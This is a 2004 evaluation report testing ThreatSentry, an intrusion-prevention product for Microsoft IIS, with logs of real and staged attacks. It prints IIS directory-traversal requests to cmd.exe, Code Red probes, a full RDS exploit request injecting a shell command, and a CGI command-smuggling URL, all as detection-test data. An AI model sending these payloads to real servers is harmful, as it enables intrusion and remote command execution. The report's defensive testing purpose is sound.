

# **Privacyware ThreatSentry™ Evaluation and Performance Report**


**Prepared For:**

**Privacyware  
125 Half Mile Road, Suite #104  
Red Bank, NJ 07701 USA  
732-212-8110 x235  
[www.privacyware.com](http://www.privacyware.com)  
[info@privacyware.com](mailto:info@privacyware.com)**

**Merlin Systems  
1001 Bay Street, Suite #1713  
Toronto, Ontario CANADA  
M5S 3A6  
Phone: 416-921-4729  
Fax: 416-921-5214  
[www.merlinsystems.net](http://www.merlinsystems.net)  
[jherman@merlinsystems.net](mailto:jherman@merlinsystems.net)**

**Submitted 5 March 2004**

**Confidentiality Clause: This report is considered confidential and proprietary to the above named individuals or entities. No distribution of this report is permitted without the express consent and designate of the above individual organizations.**




Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

## Table of Contents

<b>Application Overview .....</b>	<b>3</b>
<b>Setup and Installation.....</b>	<b>4</b>
<b>Training Mode.....</b>	<b>5</b>
Figure 1: Training Mode Log .....	6
<b>Monitoring Mode .....</b>	<b>9</b>
Figure 2: Monitoring Mode Log.....	9
<b>IIS RDS Vulnerability Test.....</b>	<b>11</b>
Figure 3: RDS Test Application Log.....	11
Figure 4: ThreatSentry RDS Test Log.....	12
<b>\$DATA ASP Compromise Test .....</b>	<b>15</b>
Figure 5: \$DATA ASP Compromise Test Application Log.....	15
Figure 6: ThreatSentry \$DATA ASP Compromise Test Log.....	15
<b>CGI Exploit Test .....</b>	<b>18</b>
Figure 7: CGI Exploit Test Application Log.....	18
Figure 8: ThreatSentry CGI Exploit Log.....	18
<b>Access Point Application Compromise (APAC) Test.....</b>	<b>21</b>
Figure 7: APAC Test Log.....	22
<b>Documentation Analysis.....</b>	<b>23</b>
<b>Standard Network Access Ports (SNAP) Test.....</b>	<b>25</b>
Figure 8: SNAP Results .....	25
<b>Network Application Services Scan (NASS) Test .....</b>	<b>27</b>
Figure 9: NASS Results .....	27
<b>Report Conclusions.....</b>	<b>29</b>



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>


## Application Overview

ThreatSentry by Privacyware is a server protection application designed to protect Microsoft Internet Information Services (IIS) from unauthorized access, malicious users and data compromise. By safeguarding and protecting the IIS server application exclusively, ThreatSentry provides a bolstered defense mechanism for both single and multiple server environments. The ThreatSentry application uses a neural, inductive approach to server safeguarding as it begins by "learning" about the unique network environment and data traffic patterns on the server it is protecting. This neural feature of the application gives it an intelligence base to draw from about potential network threats. This intelligence record is used to match traffic against rules and policies, which can be completely customized by the user with an easy-to-use-interface.

ThreatSentry has a low system usage profile and runs in the background unless an untrusted event is detected. When this happens, ThreatSentry brings itself to the forefront by displaying an on-screen notification and response interface called a Security Alert. Here, additional information about the event is displayed and a number of actions can be initiated – the administrator may simply acknowledge the untrusted event, review event details, or stop IIS altogether, all through the touch of a button. The Microsoft Management Console (MMC) hosts the control console for the ThreatSentry application. This management console provides ThreatSentry with a relatively simple, easy-to-learn application interface that puts functionality first without unnecessary iconage or clutter.

The console application also allows for easy navigation of ThreatSentry options and attributes in a familiar application environment. The management environment of ThreatSentry via the MMC contains three sections where the major control facets of the application are contained. These are *services*, *policy* and *rules*. The *services* section shows ThreatSentry's status and whether it is engaged in Training (learning) or Monitoring (protecting) mode.

The *policy* section contains the policy control for ThreatSentry. The first policy is Threat Management Options, which allows the user to customize how ThreatSentry responds to and manages threat events. These options include: email and pager notification, display of the twenty most recent security events, stop web services, add untrusted IPs to the Blocked Client Set, post 404 code to Blocked IPs, and display visual and audio alerts. ThreatSentry is an active Intrusion Detection and Prevention System. By default as intrusions are identified, visual and audio alerts and the twenty most recent security alerts are displayed, events classified as untrusted are blocked, the 404 error code is displayed, and untrusted source IPs are added to the Blocked Client Set list.



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

The next policy, Training Duration, controls the number of events ThreatSentry must log before it goes into Monitoring Mode. The final policy is Database Training Events where the user can control event collection, enable the collection of duplicate events and disable the collection of trusted or un-trusted events if desired.

The *rules* section contains three subsections: Request Elements Mapping, Client Set IPs and Request Classification. The Request Elements Mapping subsection contains element names (i.e. ClientHost, Username, Service, Machine, Server IP, etc.) their description, and their mapped association. Several of the individual element properties can be selected and customized by the user.

The next subsection is the Client Set IPs, where there are two options relating to setting the IP configurations of server clients. The first option is for internal (intranet) addresses. Internal IPs that should always be trusted can be entered in the dialog window. The next option is Blocked, for addresses that have been banned or blocked from the server. The user can enter a range of addresses in the dialog window, versus entering them one by one.

The final subsection is Requests Classification where handling options for different server requests can be configured. There are four default classifiers in ThreatSentry: Operation, Target, Parameters, and Header. Each of these classifiers can be customized by changing the Mapped request field option, the Exclude address set option and the threshold (numeric). Both the active Security Alert log as well as the Training Data can be accessed at any time by selecting these icons that sit at the bottom of the Management tree window.

While the configuration features described above enable the user to adjust broad settings in order to influence data analysis and manage system traffic, ThreatSentry also allows specific or “insider” knowledge about the environment and its end users to be imparted by the administrator at the event level. As events are added to the Training Database, they can be reviewed and re-classified, and the Training Database can be re-trained. The same procedure can be applied to individual security events stored in the Security Alert Log or as Security Alerts are generated. This “supervised” learning mode provides a unique mechanism whereby expert knowledge can be continually injected reinforcing ThreatSentry’s self-learning capabilities to ensure progressively improved levels of accuracy and protection.

### **Setup and Installation**

ThreatSentry was installed on a test server station running Windows 2000 Professional, fully updated with IIS 5.0 and the latest patches and updates from Microsoft



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

([www.microsoft.com](http://www.microsoft.com)) . The test server hardware profile featured an Intel Pentium III 800mhz processor, 256 MB SDRAM memory, 1 40 GB 5400 rpm EIDE HD (with 30GB of free space), 52x EIDE CD ROM and 1 10/100 BaseT PCI NIC attached to a 10Mbps node via a 5 port network hub. The installation process itself was rapid and did not encounter any errors of any kind. In fact, the application was up and "learning" in a matter of minutes.


Once ThreatSentry was "live" and active on the testing server, it started gathering network events and logging them in the Training Data log. The test server was placed on a "natural node", meaning that all logged events in the Training log were actual network events and not staged. This was done to provide a realistic and unaltered network state; thus providing ThreatSentry with an optimal network intelligence record with actual events being logged into its database. ThreatSentry was run alongside a leading industry standard firewall application; Symantec Norton Internet Security 2003, [www.symantec.com](http://www.symantec.com) (referred to as "firewall" throughout this report) to illustrate the ability of ThreatSentry to work in conjunction with other security applications, especially firewall applications.

The firewall application was also configured with a rule to show whenever an event attempted to access an IIS component or service and would log such an event. The firewall would also execute this rule when ThreatSentry accessed the network for any reason. This was not only an effective tracking tool for testing purposes, but also demonstrates a layered approach to server station security.

### **Training Mode**

The neural and learning abilities of ThreatSentry become evident once the application is placed in Training mode. This is one the unique abilities of ThreatSentry, an ability which is usually relegated to hardware security appliances or vastly more complex applications. The ability for a program to learn and use inductive knowledge towards its functionality gives Artificial Intelligence (AI) ability to ThreatSentry. This ability offers IIS a specialized level of protection that even a firewall (application based or hardware based) sometimes cannot provide. A firewall is a barrier to traffic and lets traffic in and out depending on a set of rules of what is allowed and what is not. ThreatSentry uses both rules-based as well as analysis-based algorithms to defend IIS. The analysis is based on information gathered during the Training Mode as well as events that occur when active monitoring is engaged.

ThreatSentry was engaged in Training mode from Dec 18, 2003 till Jan 2nd 2004 and logged 69 network events from 27 unique Originator IP addresses, with GET, POST, CONNECT, SEARCH requests.



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

**Figure 1: Training Mode Log**

<u>Time</u>	<u>Originator IP</u>	<u>Server IP</u>	<u>Time</u>	<u>Bytes Received</u>	<u>Bytes Sent</u>	<u>HTTP Status</u>	<u>Win32 Status</u>	<u>Request</u>	<u>Target</u>	<u>Parameters</u>
2/1/2004 12:28	24.211.150.64	65.49.58.39	180	33	236	501	50	CONNECT		
2/1/2004 2:39	68.145.32.254	65.49.58.39	0	33	236	501	50	CONNECT		
1/1/2004 18:14	67.153.115.120	65.49.58.39	20	33	236	501	50	CONNECT		
1/1/2004 18:13	200.62.142.35	65.49.58.39	430	25	4184	404	2	GET	/sumthin	
1/1/2004 15:51	65.33.193.202	65.49.58.39	0	96	0	500	87	GET	/scripts/..%2f../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	0	97	4184	404	3	GET	/winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	10	97	0	500	123	GET	/scripts/..Á□../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	0	145	0	500	87	GET	/msadc/..%5c../..%5c../Á□../..Á□../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	20	97	4184	404	3	GET	/scripts/winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	30	117	0	500	87	GET	/_vti_bin/..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	10	96	0	500	87	GET	/scripts/..%5c../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	10	117	4184	404	3	GET	/_mem_bin/..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	0	80	4184	404	3	GET	/d/winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	71	80	4184	404	3	GET	/c/winnt/system32/cmd.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	10	70	4184	404	2	GET	/MSADC/root.exe	/c+dir
1/1/2004 15:51	65.33.193.202	65.49.58.39	171	72	4184	404	2	GET	/scripts/root.exe	/c+dir
1/1/2004 15:11	82.84.136.234	65.49.58.39	1102	117	89	500	10054	POST	/_vti_bin/_vti_aut/fp30reg.dll	
31/12/2003 1:28:51 AM	217.230.47.53	65.49.58.39	6559	29	0	500	126	GET	/scripts/nsiislog.dll	
30/12/2003 1:44:38 PM	64.166.117.133	65.49.58.39	791	192	4203	404	3	GET	/prxjdg/index.cgi	
28/12/2003 9:59:13 PM	65.32.247.206	65.49.58.39	0	96	0	500	87	GET	/scripts/..%2f../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:51 PM	65.32.247.206	65.49.58.39	0	97	4184	404	3	GET	/winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:42 PM	65.32.247.206	65.49.58.39	0	97	0	500	123	GET	/scripts/..Á□../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:38 PM	65.32.247.206	65.49.58.39	0	145	0	500	87	GET	/msadc/..%5c../..%5c../Á□../..Á□../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:34 PM	65.32.247.206	65.49.58.39	0	117	4184	404	3	GET	/_mem_bin/..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:30 PM	65.32.247.206	65.49.58.39	30	117	0	500	87	GET	/_vti_bin/..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:26 PM	65.32.247.206	65.49.58.39	20	96	0	500	87	GET	/scripts/..%5c../winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:23 PM	65.32.247.206	65.49.58.39	0	80	4184	404	3	GET	/d/winnt/system32/cmd.exe	/c+dir
28/12/2003 9:58:18 PM	65.32.247.206	65.49.58.39	20	80	4184	404	3	GET	/c/winnt/system32/cmd.exe	/c+dir



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

28/12/2003 9:58:14 PM	65.32.247.206	65.49.58.39	30	70	4184	404	2	GET	/MSADC/root.exe	/c+dir
28/12/2003 9:58:10 PM	65.32.247.206	65.49.58.39	490	72	4184	404	2	GET	/scripts/root.exe	/c+dir
28/12/2003 3:01:48 PM	61.109.156.180	65.49.58.39	13019	18	0	200	0	GET	/iisstart.asp	
27/12/2003 7:01:00 PM	61.107.21.22	65.49.58.39	7480	29	0	500	126	GET	/scripts/nsiislog.dll	
26/12/2003 10:35:52 PM	134.75.142.105	65.49.58.39	3806	86	89	500	87	POST	/_vti_bin/_vti_aut/fp30reg.dll	
26/12/2003 12:37:58 AM	211.243.76.66	65.49.58.39	881	25	4184	404	2	GET	/sumthin	
24/12/2003 7:19:12 PM	210.118.26.154	65.49.58.39	8792	18	0	200	0	GET	/iisstart.asp	
23/12/2003 3:07:25 PM	65.33.25.30	65.49.58.39	0	96	0	500	87	GET	/scripts/..%2f../winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:23 PM	65.33.25.30	65.49.58.39	10	97	4184	404	3	GET	/winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:22 PM	65.33.25.30	65.49.58.39	10	97	4184	404	3	GET	/scripts/winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:22 PM	65.33.25.30	65.49.58.39	10	97	0	500	123	GET	/scripts/..Á□../winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:22 PM	65.33.25.30	65.49.58.39	0	145	0	500	87	GET	/msadc/..%5c../..%5c../..%5c../Á□../..Á□../..Á□../winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:22 PM	65.33.25.30	65.49.58.39	10	117	4184	404	3	GET	/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:21 PM	65.33.25.30	65.49.58.39	50	70	4184	404	2	GET	/MSADC/root.exe	/c+dir
23/12/2003 3:07:21 PM	65.33.25.30	65.49.58.39	101	80	4184	404	3	GET	/c/winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:21 PM	65.33.25.30	65.49.58.39	30	96	0	500	87	GET	/scripts/..%5c../winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:21 PM	65.33.25.30	65.49.58.39	10	80	4184	404	3	GET	/d/winnt/system32/cmd.exe	/c+dir
23/12/2003 3:07:18 PM	65.33.25.30	65.49.58.39	781	72	4184	404	2	GET	/scripts/root.exe	/c+dir
22/12/2003 1:12:15 PM	202.194.13.179	65.49.58.39	1522	86	89	500	87	POST	/_vti_bin/_vti_aut/fp30reg.dll	
21/12/2003 8:29:40 PM	65.35.99.21	65.49.58.39	10	96	0	500	87	GET	/scripts/..%2f../winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:38 PM	65.35.99.21	65.49.58.39	10	97	4184	404	3	GET	/winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:37 PM	65.35.99.21	65.49.58.39	10	97	0	500	123	GET	/scripts/..Á□../winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:37 PM	65.35.99.21	65.49.58.39	10	97	4184	404	3	GET	/scripts/winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:36 PM	65.35.99.21	65.49.58.39	0	117	4184	404	3	GET	/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:36 PM	65.35.99.21	65.49.58.39	0	117	0	500	87	GET	/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:36 PM	65.35.99.21	65.49.58.39	20	96	0	500	87	GET	/scripts/..%5c../winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:35 PM	65.35.99.21	65.49.58.39	10	80	4184	404	3	GET	/d/winnt/system32/cmd.exe	/c+dir
21/12/2003 8:29:34 PM	65.35.99.21	65.49.58.39	60	70	4184	404	2	GET	/MSADC/root.exe	/c+dir
21/12/2003 8:29:34 PM	65.35.99.21	65.49.58.39	50	80	4184	404	3	GET	/c/winnt/system32/cmd.exe	/c+dir





Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

## Monitoring Mode

When ThreatSentry was switched into Monitoring Mode, the formal testing of the application commenced. Several tests were performed with some bearing more direct relevance to the application than others. Ironically, those tests that were less directly related to ThreatSentry are where it scored low such as the Standard Network Access Ports test or "SNAP" test. Conversely, ThreatSentry scored exceptionally high on the APAC test.

**Figure 2: Monitoring Mode Log**

<u>Event Time</u>	<u>Client HostName</u>	<u>Server IP Address</u>	<u>Operation</u>	<u>Target</u>
16/01/2004 7:05:31 PM	65.49.71.4	65.49.58.39	GET	/default.ida
16/01/2004 6:21:22 PM	65.49.71.4	65.49.58.39	GET	/default.ida
16/01/2004 5:17:00 PM	65.49.73.80	65.49.58.39	GET	/default.ida
16/01/2004 1:29:53 AM	65.49.73.80	65.49.58.39	GET	/default.ida
14/01/2004 7:29:09 PM	65.32.12.211	65.49.58.39	GET	/default.ida
13/01/2004 12:00:09 AM	65.49.73.80	65.49.58.39	GET	/default.ida
12/1/2004 21:40	65.49.79.174	65.49.58.39	GET	/default.ida
12/1/2004 21:12	65.49.49.136	65.49.58.39	GET	/default.ida
12/1/2004 21:07	65.49.79.174	65.49.58.39	GET	/default.ida
12/1/2004 20:55	65.49.71.56	65.49.58.39	GET	/default.ida
12/1/2004 20:49	65.49.73.80	65.49.58.39	GET	/default.ida
12/1/2004 20:05	65.49.73.80	65.49.58.39	GET	/default.ida
12/1/2004 19:34	65.49.49.136	65.49.58.39	GET	/default.ida
12/1/2004 18:53	65.49.49.136	65.49.58.39	GET	/default.ida
11/1/2004 21:29	65.49.73.80	65.49.58.39	GET	/default.ida
11/1/2004 20:51	65.49.49.136	65.49.58.39	GET	/default.ida
11/1/2004 19:48	65.49.1.198	65.49.58.39	GET	/default.ida
11/1/2004 19:24	65.49.49.136	65.49.58.39	GET	/default.ida
11/1/2004 17:53	65.49.73.80	65.49.58.39	GET	/default.ida
11/1/2004 15:28	65.49.73.80	65.49.58.39	GET	/default.ida
11/1/2004 13:29	65.49.73.80	65.49.58.39	GET	/default.ida
10/1/2004 15:15	65.49.73.80	65.49.58.39	GET	/default.ida
9/1/2004 23:48	65.49.73.80	65.49.58.39	GET	/default.ida
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%252f../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%25%35%63../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%35c../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%35%63../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%c0%af../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%c1%9c../winnt/system32/cmd.exe



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%c0%2f../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/..%255c../winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/d/winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/c/winnt/system32/cmd.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/MSADC/root.exe
7/1/2004 19:18	65.49.49.136	65.49.58.39	GET	/scripts/root.exe
6/1/2004 23:34	61.132.89.106	65.49.58.39	GET	<a href="http://www.buycurtain.com/">http://www.buycurtain.com/</a>
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%252f../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%25%35%63../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%35c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%35%63../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%c1%9c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%c0%af../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%c0%2f../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%c1%1c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/..%255c../winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/d/winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/c/winnt/system32/cmd.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/MSADC/root.exe
4/1/2004 12:53	65.31.61.166	65.49.58.39	GET	/scripts/root.exe
3/1/2004 14:21	65.49.105.219	65.49.58.39	GET	/c/winnt/system32/cmd.exe
3/1/2004 14:21	65.49.105.219	65.49.58.39	GET	/MSADC/root.exe
3/1/2004 14:20	65.49.105.219	65.49.58.39	GET	/scripts/root.exe



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

## IIS RDS Vulnerability Test

A common but nonetheless damaging method a hacker can use to compromise IIS is by exploiting weaknesses or holes in the Remote Data Services (RDS) component of IIS. If a hacker is successful at this, they can run administrative level commands as well as execute functions usually reserved for the server administrator or Webmaster. This could lead to the destruction or compromise of files, loss of password records or a complete server shut down. The ability to spot this type of intrusion in real time as well as the ability to react quickly (e.g. being able to stop IIS) could be the difference between a mitigated attack and a non-functional IIS server.

In testing ThreatSentry's response to an attack on the RDS service, 100 RDS requests were sent to the testing station (IP 65.49.58.39). This attack was directed at port 80 (HTTP). Below is an extract from the testing application's log:

### Figure 3: RDS Test Application Log

```
__ log start: 2/8/2004, 6:56:20 PM __
>> Server->65.49.58.39:80, delay:10, number of hits:100
>> +RDS Exploit thread started...
>> 100 requests are about to be sent: POST /msadc/msadcs.dll/AdvancedDataFactory.Query

TTP/1.1 User-Agent: ACTIVEDATA Host: 65.49.58.39 Content-Length: 378

Connection: Keep-Alive ADCClientVersion:01.06Content-Type: multipart/mixed;
boundary=!ADM!ROX!YOUR!WORLD!; num-args=3 --!ADM!ROX!YOUR!WORLD!Content-Type: application/x-varg
Content-Length: 169

Select * from Customers where City='|shell("cmd /c md C:\RDS_EXPLOIT")|'driver={Microsoft Access Driver
(*.mdb)};dbq=c:\winnt\help\iis\htm\tutorial\btcustmr.mdb; --!ADM!ROX!YOUR!WORLD!—

>> -RDS Exploit thread ended normally...
>> Server->65.49.58.39:80, delay:10, number of hits:100
```















Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

a layered scenario where one defensive measure fails or falls short, the other (ThreatSentry) kicks in to defend IIS and investigate the attack.

### CGI Exploit Test

The common gateway interface (CGI, aka CGI-BIN) is the location on a server where executable scripts are stored for server side applications and other web features. While CGI has in many places and cases been replaced with more advanced scripting and application technology (e.g. ASP and Java), it still remains in place and in practice on many servers running IIS around the world.

However, CGI does have its flaws and security limitations, which was one of the reasons for the transitional shift to JAVA and other more secure languages and interfaces. One of the more common ways to exploit CGI is to try to trick it into giving out information about the system it is running on. Sending spoofed filename string from a remote system directly to the scripts directory can accomplish this. A flaw in several IIS versions causes this vulnerability.

### Figure 7: CGI Exploit Test Application Log

```
__ log start: 2/9/2004, 12:32:37 PM __
> +CGI Exploit thread started...

>> 100 requests are about to be sent: GET /scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe HTTP/1.1


>> -CGI Exploit thread ended normally...
```

### Figure 8: ThreatSentry CGI Exploit Log

<u>Event Time</u>	<u>Client HostName</u>	<u>Server IP Address</u>	<u>Operation</u>	<u>Target</u>
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe
9/2/2004 12:35	65.49.118.232	65.49.58.39	GET	/scripts/EXPLOIT_BAT.bat"&+dir+c:\+.exe







Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

### Formula and Analysis

**#r = # of requests    #d = # of requests detected    % = percentage of detections**

***Formula #d divided by #r = % x (10) = score***

***Expressed as #d/#r = (%) x (10) = score***

**ThreatSentry → 98/100 = (9.800) ≅ 98% x 10 = 9.8 rounded to 10.00**


**Firewall → 20/100 = (0.200) ≅ 20% x 10 = 2.00**

ThreatSentry performed near perfectly on this test, catching 98 out of 100 enquiries. The firewall application dropped 80 out of 100 requests, and demonstrates that an IIS specific threat may be missed by the rules based defense approaches employed by most firewall application and hardware solutions. ThreatSentry's ability to identify this type of attack provides an extended and complimentary layer of defense specifically for IIS.

### Access Point Application Compromise (APAC) Test

The APAC test also showcases ThreatSentry's ability to track malicious events and IIS server assaults quite effectively and positively. While the network based NASS and SNAP (see page 25) tests to see what ports are open and what services are running on a target machine and "map the landscape", the APAC attempts to access these revealed services via the open ports and take them over and/or execute commands that could compromise the system.

This test rates an application's intrusion detection abilities by how well it logs and responds to the event. By default, ThreatSentry will respond by generating a Security Alert (which also provides the ability to Stop IIS), blocking the request and adding the untrusted source IP to the Blocked Client Set list. The log data on the following page shows the attempts to access various items on the protected server during the test. The testing station is IP address 65.49.58.39 and the server conducting the APAC or the client is 65.49.11.232.




Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

### Figure 7: APAC Test Log

<u>Event Time</u>	<u>Client HostName</u>	<u>#</u>	<u>Server IP Address</u>	<u>Operation</u>	<u>Target</u>
17/1/2004 19:30:01	65.49.118.232	1	65.49.58.39	GET	/scripts/samples/search/qsumrhit.htw
17/1/2004 19:30:00	65.49.118.232	2	65.49.58.39	GET	/scripts/samples/search/qfullhit.htw
17/1/2004 19:30:00	65.49.118.232	3	65.49.58.39	GET	/scripts/samples/search/simple.idq
17/1/2004 19:29:59	65.49.118.232	4	65.49.58.39	GET	/scripts/samples/search/queryhit.idq
17/1/2004 19:29:58	65.49.118.232	5	65.49.58.39	GET	/scripts/samples/search/query.idq
